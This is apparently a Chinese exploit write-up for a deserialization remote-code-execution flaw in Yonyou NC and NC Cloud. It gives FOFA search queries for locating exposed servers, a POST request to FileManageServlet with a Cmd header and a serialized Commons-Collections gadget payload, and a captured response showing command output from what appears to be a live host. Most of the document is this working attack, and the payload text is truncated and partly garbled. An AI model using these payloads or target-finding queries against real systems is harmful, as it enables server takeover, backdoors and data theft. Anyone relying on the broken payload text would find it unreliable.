

Y4-42用友-NC-反序列化RCE


漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

影响版本：

所有版本

网站图片：



网络测绘：

fofa语法：

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body="
" || body="
```

漏洞复现：

payload:

```
POST /servlet/~baseapp/nc.impl.pub.filesystem.FileManageServlet HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00pw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:

Request		Responses	
<div><div>数据包扫描</div><div>热加载</div><div>构造请求</div></div>		<div>28bytes / 306ms</div> <div>美化</div>	
1	POST /servlet/~baseapp/nc.impl.pub.filesystem.FileManageServlet HTTP/1.1	1	HTTP/1.1 200 OK
2	Host : 1. 4:8899	2	ENTRY1: 1
3	Accept-Encoding: gzip	3	Set-Cookie: JSESSIONID=101476FF2F7D0BA9B2
4	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15	4	Date: Sun, 17-Dec-2023 08:35:40 GMT
5	Cmd: whoami	5	Server: Microsoft-IIS
6	Content-Length auto : 20434	6	Content-Length: 28
7		7	
8	{ {unquote("\xac\xed\x05sr\x0\x11java.util. HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xp\x0c\x00\x00\x02? @\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue. TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03key\x00\x12Ljava/lang/Object; L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00*org.apache.commons.collections.map. LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/ Transformer;xpsr\x00:org.apache.commons.collections.functors. ChainedTransformer0xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/ commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformers. \xbdV*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x07sr\x00;org.apache.commons.collections.functors. ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpv\x00*org. mozilla.javascript.DefiningClassLoader\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org. apache.commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b \xce8\x02\x00\x03 [\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String; [\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object; \x90\xceX\x9f\x10s\x291\x02\x00\x00xp\x00\x00\x00\x01ur\x00\x12[Ljava.lang.Class; \xab\x16\xd7\xae\xcb\xcd2\x99\x02\x00\x00xp\x00\x00\x00\x00t\x00\x16getDeclaredConstructoruq\x00~\x0 0\x1a\x00\x00\x00\x01vq\x00~\x00\x1asq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01uq\x00~\x00\x18\x0 0\x00\x00\x00t\x00\x0bnewInstanceuq\x00~\x00\x1a\x00\x00\x00\x01vq\x00~\x00\x18sq\x00~\x00\x13uq\x00	8	tiziserver02\administrator
		9	